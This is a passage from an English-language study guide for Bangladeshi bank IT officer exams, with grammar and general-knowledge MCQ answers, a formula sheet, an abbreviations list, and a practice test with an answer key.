3. **Opportunities/Benefits:** 3 points.
4. **Challenges:** cyber risk, digital literacy, infrastructure, policy.
5. **Way forward + Conclusion:** 2–3 recommendations, a one-sentence conclusion.

14.4 Bangla & English — points that came in MCQ

Bangla-language items keep the exam's Bangla words in quotes, with an English explanation.

Question (past MCQ)	Answer / rule
"অক্ষির অভিমুখে" (facing the eye) — in one word	প্রত্যক্ষ (pratyaksha = direct)
Opposite of "প্রত্যয়" (conviction)	সংশয় (doubt)
"সে এখন যাবে না" — what part of speech is "না" (not)?	Indeclinable (a negative indeclinable)
"কানে কলম" (pen on the ear) — compound	Aluk Bahubrihi
"নীলপদ্ম" (blue lotus) — compound	Karmadharaya

"সারা দেশ" (whole country) — "সারা"	Adjective
Split the sandhi of "পরীক্ষা" (exam)	পরি + ঈক্ষা
"তীক্ষ্ণ" (sharp) — conjunct letter	ক্ষ্ণ = ক + ষ + ণ
Passive: "Pluck me a flower."	Let a flower be plucked for me.
Antonym of "segregate"	combine
"___ opportunity comes responsibility."	With
"The man who came here yesterday..." — clause	Adjective clause (describes "man")
Misspelled: Commitment / Disciplinary / Jewelery / Absorption	Jewelery (correct: jewellery/jewelry)
"Bread and butter ___ my favourite breakfast."	is (singular, as a single idea)
Correct spelling	Committee (double m, double t, double e)
"Let's go, ___?"	shall we
"He hardly ever comes, ___?"	does he ("hardly" is negative, so a positive tag)

14.5 General knowledge — asked in bank IT exams and relevant

Question	Answer
Full form of NPSB SO IT 2026	National Payment Switch Bangladesh
Architect of the National Martyrs' Memorial (Savar) SO IT 2026	Syed Mainul Hosain
Central bank of the United Kingdom SO IT 2026	Bank of England
Publisher of the "World Economic Outlook" SO IT 2026	IMF
Bangladesh's first submarine cable SO IT 2026	SEA-ME-WE 4 (2006, Cox's Bazar)
Organization for global health monitoring and pandemic coordination Officer IT 2026	WHO
Bangladesh's first deep sea port Officer IT 2026	Matarbari (Cox's Bazar)
Headquarters of the IMF Officer IT 2026	Washington, D.C.
World's longest coastline Officer IT 2026	Canada
Rabindranath's Nobel Prize Officer IT 2026	1913 (Gitanjali)
Coral island Officer IT 2026	Saint Martin's (Cox's Bazar)
SAARC headquarters Officer IT 2026	Kathmandu, Nepal
In charge of the "Clearing House" in Bangladesh Officer IT 2026	Bangladesh Bank (it operates BACH)
First private commercial bank Officer IT 2026	AB Bank (1982)
District of the Tin Bigha Corridor Officer IT MCQ 2026 (BIBM)	Lalmonirhat (Patgram)

Birishiri Small Ethnic Groups Cultural Academy Officer IT MCQ 2026 (BIBM)	Netrokona
Discoverer of mercurous nitrite Officer IT MCQ 2026 (BIBM)	Acharya Prafulla Chandra Ray
First organization of the Language Movement Officer IT MCQ 2026 (BIBM)	Tamaddun Majlis (1947)
International Literacy Day Officer IT MCQ 2026 (BIBM)	8 September
First computer installed in Bangladesh Officer IT MCQ 2026 (BIBM)	Atomic Energy Centre, Dhaka (IBM 1620, 1964)
How many bits is the 8086 microprocessor Officer IT 2026	16-bit (data bus 16, address bus 20-bit)
Launch of Bangabandhu Satellite-1	12 May 2018 (SpaceX Falcon 9)
Second submarine cable	SEA-ME-WE 5, Kuakata (2017)

GK preparation advice

Written GK (10 marks) is usually 5 one-line questions — from banking (NPSB, BEFTN, RTGS, IMF/World Bank reports), Bangladesh (architecture, ports, submarine cables, satellites) and international organizations. For current affairs, read the economy page of the newspaper for the 3 months before the exam — recent events are deliberately left out of these notes because they change fast.

Appendix A — Formula Summary

Formula sheet — look only at this the night before the exam

Topic	Formula	Example to remember
Subnet	subnets = 2^{borrowed}; usable hosts = $2^{\text{host bits}} - 2$; block size = 256 − mask of the last octet	/26 ⇒ 4 subnets, 62 hosts, block 64
Summarization	2^n contiguous networks ⇒ prefix − n	4 × /24 ⇒ /22
Delay	$d_{trans} = L/R$; d_{prop} = distance/speed; end-to-end = Σ(proc + queue + trans + prop)	1500 B @ 128 kbps ⇒ 12000/128000 = 93.75 ms
Bit rate	R = pixels × $\log_2$(levels) × frames/s	480×500×5×30 = 36 Mbps
FDM	BW = n × B_{ch} + (n − 1) × guard	5×100 + 4×10 = 540 kHz
Nyquist / Shannon	C = 2B $\log_2$L (noiseless); C = B $\log_2$(1 + SNR)	SNR dB → linear: $10^{dB/10}$
Cache	offset = $\log_2$(block size); index = $\log_2$(#lines); tag = address − index − offset	16 KB, 4-word (16 B) block, 32-bit ⇒ 1024 lines: offset 4, index 10, tag 18
AMAT	AMAT = hit time + miss rate × miss penalty	1 + 0.05×100 = 6 ns
Pipeline	k-stage, n instructions: time = (k + n − 1)τ; speedup = nk/(k + n − 1) → k	5-stage, 100 inst ⇒ 500/104 ≈ 4.81
DAC/ADC	resolution = $V_{ref}/(2^n - 1)$ (many books use 2^n)	3.3 V, 32-bit ⇒ ≈ 7.68×10^{-10} V
Scheduling	TAT = CT − AT; WT = TAT − BT	SJF ⇒ minimum average WT
Paging	page no. = ⌊addr/page size⌋; offset = addr mod page size	4 KB page ⇒ 12-bit offset
Hashing	h(k) = k mod m; linear probing: (h(k) + i) mod m	m = 13
Binary search	max comparisons ≈ $\lceil \log_2(n+1) \rceil$	10^6 ⇒ 20
RAID	RAID0 = N·S; RAID1 = S (mirror); RAID5 = (N − 1)S; RAID6 = (N − 2)S; RAID10 = N·S/2	5 × 4 TB RAID5 = 16 TB
Availability	A = uptime/total = MTBF/(MTBF + MTTR)	(720 − 4)/720 = 99.44%
Reliability	Series: R = ΠR_i; Parallel: R = 1 − Π(1 − R_i)	$0.95^3 = 0.8574$
VM capacity	number of VMs = min(cores/c, RAM/r, storage/s)	min(8, 6, 8) = 6 (RAM bottleneck)
Power	P = VI = $I^2R = V^2/R$; I = P/V; E = Pt	2.4 kW/240 V = 10 A ⇒ 13 A fuse
Battery backup	t = (Ah × V × efficiency)/load W	100 Ah × 12 V × 0.8/480 W = 2 h
Combinatorics	$^nC_2$ handshakes; P(≥1) = 1 − P(none)	$^{10}C_2 = 45$

Appendix B — Abbreviations

A favourite source of MCQs

Short	Full form	Short	Full form
ACID	Atomicity, Consistency, Isolation, Durability	AES	Advanced Encryption Standard
ARP	Address Resolution Protocol	ATM	Automated Teller Machine / Asynchronous Transfer Mode
BACH	Bangladesh Automated Clearing House	BACPS	Bangladesh Automated Cheque Processing System
BEFTN	Bangladesh Electronic Funds Transfer Network	BGP	Border Gateway Protocol
BIBM	Bangladesh Institute of Bank Management	BSCS	Bankers' Selection Committee Secretariat
CBS	Core Banking System (Solution)	CIA	Confidentiality, Integrity, Availability
CIDR	Classless Inter-Domain Routing	CMMI	Capability Maturity Model Integration
CSS	Cascading Style Sheets	CSRF	Cross-Site Request Forgery
DAI	Dynamic ARP Inspection	DDoS	Distributed Denial of Service
DHCP	Dynamic Host Configuration Protocol	DMZ	Demilitarized Zone
DNS	Domain Name System	DR / BCP	Disaster Recovery / Business Continuity Plan
EMV	Europay, Mastercard, Visa	FTP	File Transfer Protocol
GUI	Graphical User Interface	HDFS	Hadoop Distributed File System
HTTP(S)	HyperText Transfer Protocol (Secure)	IaaS / PaaS / SaaS	Infrastructure / Platform / Software as a Service
IDS / IPS	Intrusion Detection / Prevention System	IMAP	Internet Message Access Protocol
JDBC	Java Database Connectivity	KYC	Know Your Customer
LAN / WAN	Local / Wide Area Network	LSA	Link-State Advertisement
MCB	Miniature Circuit Breaker	MFS	Mobile Financial Services
MitM	Man-in-the-Middle	MTBF / MTTR	Mean Time Between Failures / To Repair
MVC	Model-View-Controller	NAT / PAT	Network / Port Address Translation
NDP	Neighbor Discovery Protocol (IPv6)	NPSB	National Payment Switch Bangladesh
OSI	Open Systems Interconnection	OSPF	Open Shortest Path First

PCI-DSS	Payment Card Industry Data Security Standard	PDU	Protocol Data Unit
PKI	Public Key Infrastructure	POP3	Post Office Protocol v3
PUE	Power Usage Effectiveness	RAID	Redundant Array of Independent Disks
RPO / RTO	Recovery Point / Time Objective	RSA	Rivest–Shamir–Adleman
RTGS	Real Time Gross Settlement	SDLC	Software Development Life Cycle
SMTP	Simple Mail Transfer Protocol	SNMP	Simple Network Management Protocol
SQL	Structured Query Language	SSH	Secure Shell
SSL / TLS	Secure Sockets Layer / Transport Layer Security	STP	Spanning Tree Protocol
SWIFT	Society for Worldwide Interbank Financial Telecommunication	TCP / UDP	Transmission Control / User Datagram Protocol
UML	Unified Modeling Language	UPS	Uninterruptible Power Supply
VLAN	Virtual LAN	VLSM	Variable Length Subnet Mask
VM	Virtual Machine	VPN	Virtual Private Network
XSS	Cross-Site Scripting	YARN	Yet Another Resource Negotiator

Appendix C — Model Test (Part A: MCQ, 40 × 1 mark, 30 minutes · Part B: Written, 8 × 10 marks, 100 minutes)

> **Rules**
> Start a timer and sit down. After the MCQs, check your answers against the answer key (on the next page). Answers to the written part are in the relevant chapters — chapter numbers are given in brackets.

Part A — MCQ

1. Which OSI layer is responsible for routing? (a) Data Link (b) Network (c) Transport (d) Session
2. Usable hosts in a /27 subnet? (a) 30 (b) 32 (c) 62 (d) 14
3. Default port of HTTPS? (a) 80 (b) 8080 (c) 443 (d) 22
4. Which protocol is used to receive email? (a) SMTP (b) POP3 (c) SNMP (d) FTP
5. You can ping 8.8.8.8 but cannot open www.google.com. Most likely: (a) Cable (b) DHCP (c) DNS (d) Gateway
6. In IPv6, ARP is replaced by: (a) ICMP (b) NDP (c) DHCPv6 (d) RARP
7. Which concept prevents a sender from denying a message? (a) Integrity (b) Availability (c) Non-repudiation (d) Confidentiality
8. Which is an asymmetric algorithm? (a) AES (b) DES (c) RSA (d) 3DES
9. Hashing is: (a) reversible with key (b) one-way (c) symmetric (d) compression
10. User training is which type of control? (a) Technical (b) Physical (c) Administrative (d) Detective
11. Data structure to check balanced parentheses: (a) Queue (b) Stack (c) Tree (d) Graph
12. Inorder traversal of a BST gives: (a) random order (b) sorted order (c) reverse level order (d) preorder
13. Worst-case time of Quick Sort: (a) O(n log n) (b) O(n) (c) $O(n^2)$ (d) O(log n)
14. Inserting at the beginning of a singly linked list: (a) O(1) (b) O(n) (c) O(log n) (d) $O(n^2)$
15. Bottom-up dynamic programming is also called: (a) Memoization (b) Tabulation (c) Greedy (d) Backtracking
16. SQL clause to filter after GROUP BY: (a) WHERE (b) ORDER BY (c) HAVING (d) LIMIT
17. Which command removes table structure and data? (a) DELETE (b) TRUNCATE (c) DROP (d) REMOVE
18. "All or nothing" property of a transaction: (a) Atomicity (b) Consistency (c) Isolation (d) Durability
19. Scheduling with minimum average waiting time: (a) FCFS (b) SJF (c) RR (d) Priority
20. Not shared among threads of a process: (a) Code (b) Heap (c) Stack (d) Open files
21. `chmod 750 f` gives group: (a) rwx (b) r-x (c) r-- (d) ---
22. Windows command to show active connections and listening ports: (a) ipconfig (b) netstat (c) tracert (d) nslookup
23. Fastest memory: (a) RAM (b) SSD (c) Cache (d) HDD
24. Non-volatile memory: (a) RAM (b) Cache (c) ROM (d) Register
25. 8086 is a ___ microprocessor. (a) 8-bit (b) 16-bit (c) 32-bit (d) 64-bit

26. Gate that outputs 1 only when inputs differ: (a) AND (b) OR (c) XOR (d) NAND
27. (1 AND 0) OR (1 AND 1) = ? (a) 0 (b) 1 (c) Null (d) −1
28. Binary 111 in decimal: (a) 3 (b) 5 (c) 7 (d) 9
29. Linear sequential SDLC model: (a) Agile (b) Spiral (c) Waterfall (d) RAD
30. Git is a: (a) build tool (b) version control system (c) container (d) CI server
31. In MVC, HTTP GET/POST requests are handled by: (a) Model (b) View (c) Controller (d) Router DB
32. HTTP status 404 means: (a) Forbidden (b) Not Found (c) Bad Request (d) Unauthorized
33. Heroku / Google App Engine are examples of: (a) IaaS (b) PaaS (c) SaaS (d) FaaS only
34. Usable capacity of RAID 5 with 4 × 2 TB: (a) 8 TB (b) 6 TB (c) 4 TB (d) 2 TB
35. Activation commonly used in hidden layers: (a) Sigmoid (b) Softmax (c) ReLU (d) Step
36. Architecture behind most LLMs: (a) CNN (b) RNN (c) Transformer (d) Autoencoder
37. NPSB stands for: (a) National Payment System Bangladesh (b) National Payment Switch Bangladesh (c) Network Payment Service Bank (d) National Postal Savings Bank
38. RTGS settles: (a) in batches (b) individually in real time (c) end of month (d) via cheque only
39. Most secure remote Linux administration: (a) Telnet (b) SSH with password (c) SSH key-based (d) VNC
40. Primary purpose of a DMZ: (a) speed up LAN (b) host public-facing servers in an isolated zone (c) store backups (d) assign IPs

Part B — Written (10 marks each)

1. Divide 192.168.1.0/24 into four equal subnets; give network, mask, usable range and broadcast of each. (Chapter 7)
2. Why is Atomicity critical for an inter-bank fund transfer? Write an SQL constraint so that a savings account balance can never be negative. (Chapter 5)
3. Simplify F(A,B,C,D) = Σm(0,3,5,7,8,10,11,12,13,14,15) using a K-map. (Chapter 1)
4. State the four necessary conditions of deadlock. Does a cycle in a RAG always mean deadlock? (Chapter 6)
5. Differentiate Hashing and Encryption. Explain SQL Injection and XSS with prevention. (Chapter 8)
6. An ATM network has 4 hours of downtime in 30 days. Find availability. At 500 transactions/hour and Tk 0.50 fee, find the revenue loss. (Chapter 11)
7. Insert keys 10, 3, 5, 6, 16, 17, 19 into a hash table of size 13 using h(k) = k mod 13 and linear probing. (Chapter 3)
8. Write a Java program that demonstrates method overriding and explain runtime polymorphism. (Chapter 4)

MCQ Answer Key

No.	Answer	No.	Answer	No.	Answer	No.	Answer
1	(b)	11	(b)	21	(b)	31	(c)
2	(a)	12	(b)	22	(b)	32	(b)
3	(c)	13	(c)	23	(c)	33	(b)

4	(b)	14	(a)	24	(c)	34	(b)
5	(c)	15	(b)	25	(b)	35	(c)
6	(b)	16	(c)	26	(c)	36	(c)
7	(c)	17	(c)	27	(b)	37	(b)
8	(c)	18	(a)	28	(c)	38	(b)
9	(b)	19	(b)	29	(c)	39	(c)
10	(c)	20	(c)	30	(b)	40	(b)

34: RAID 5 = (4 − 1) × 2 = 6 TB. 21: 750 ⇒ owner 7 (rwx), group 5 (r-x), others 0. 2: /27 ⇒ $2^5 - 2 = 30$.

Appendix D — Sources and Further Practice

The past questions in these notes are taken from the online collections below (collected in October 2026). They are based on candidates' memory; the answers in these notes were written after separate verification.

Source	What you will find
duranta.app/question-bank	BB AP 2023, BB AME 2023, BSCS AME/AE Jan and May 2026, SO IT 25104, Officer IT 25105, Officer IT 2024, ANSE 2026 — PDFs (free)
it.jobqns.com (Bank IT Job Solution 2026)	Combined Bank Officer IT MCQ (BIBM, 03.01.2026), AP/AME/SO/ADA/ANE sets (many need a subscription)
itjobexam.com	Written solutions of the Combined 6 Bank AP 200-mark exam (C/C++)
sattacademy.com	Computer/ICT MCQ banks for BB AD and Combined Bank Officer
facebook.com/groups/govtcse.itjob	CSE Career Master Guide — questions from recent exams are posted quickly
erecruitment.bb.org.bd	Official circulars, admit cards, results — confirm the exam pattern from here

Final Advice

Within 1–2 days after every new exam, the questions appear in these groups. When you find a new question, add it in your own notebook at the end of the relevant chapter — you will see that most of them are variations of some box in these notes.